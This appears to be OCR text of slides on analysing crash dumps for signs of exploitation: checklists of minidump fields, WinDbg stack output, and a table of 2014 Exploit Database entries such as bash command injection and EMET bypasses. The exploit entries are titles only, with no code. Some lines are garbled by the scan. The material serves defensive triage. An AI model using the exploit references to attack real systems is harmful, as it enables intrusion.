

AV? DEP?
Unusual values / known memory spraying (attacking) addresses
Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of crashing application
Version of crashing application
Public symbols
Function Name
MSRC case
Targeted application / attack


DEERE


AV? DEP?
Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of hing application
Version c shing application
Unusual values / known memory spraying (attacking) addresses
Public symbols
Function Name
MSRC case
Targeted application / attack


AV? DEP?
Unusual values / known memory spraying (attacking) addresses
Shellcode / ROP gadgets
Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of crashing application
Version of crashing application
Corrupted pointers
Public symbols
Function Name
MSRC case
Targeted application / attack


AV? DEP?
Minimal information in minidump:
Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of crashing application
Version of crashing application
Targeted application / attack
Unusual values / known memory spraying (attacking) addresses
Public symbols
Shellcode / ROP gadgets
Corrupted pointers


AV? DEP?
Minimal information in minidump:
Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of crashing application
Version of crashing application
Targeted application / attack
Unusual values / known memory spraying (attacking) addresses
Public symbols
0 day?

```
0:000> kb
  *** Stack trace for last set context - .thread/.cxr resets it
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00000000 00000000 00000000 00000000 00000000 0x0
```

```
0:016> !teb
TEB at 7FFA8000
    ExceptionList:    1c87e780
    Stack Base:       1c880000
    Stack Limit:      1c87d000

1c87f310  1c87f360                                  <-- reasonable child frame address
1c87f314  6a8c870a msw3prt!Spl_IppJobSync+0x5e      <-- return address
1c87f318  05b21e90
1c87f31c  0000000a
1c87f320  1c87f360                                  <-- reasonable child frame address
1c87f324  6a8c8724 msw3prt!Spl_IppJobSync+0x78      <-- return address
1c87f328  00000000
1c87f32c  0000000a
1c87f330  00000000
1c87f334  00c88150
1c87f338  1c87f3b0
1c87f33c  7c57915d KERNEL32!LocalAlloc
1c87f340  000a00d8
```

The Exploit Database


The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.


Remote Exploits


Date	D	A	V	Description	Plat.	Author
2014-10-02				Kolibri Webserver 2.0 Buffer Overflow with EMET 5.0 and EMET 4.1 Partial Bypass	windows	tekwizz123
2014-10-02		-		GNU bash 4.3.11 Environment Variable dhclient Exploit	linux	@0x00string
2014-10-02		-		Pure-FTPd External Authentication Bash Environment Variable Code Injection	linux	metasploit
2014-10-02		-		HP Network Node Manager I PMD Buffer Overflow	linux	metasploit
2014-10-02		-		ManageEngine OpManager / Social IT Arbitrary File Upload	java	Pedro Ribeiro
2014-09-29		-		Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037)	windows	ryujin & sickness
2014-09-25		-		GNU bash Environment Variable Command Injection	linux	Stephane Chazelas

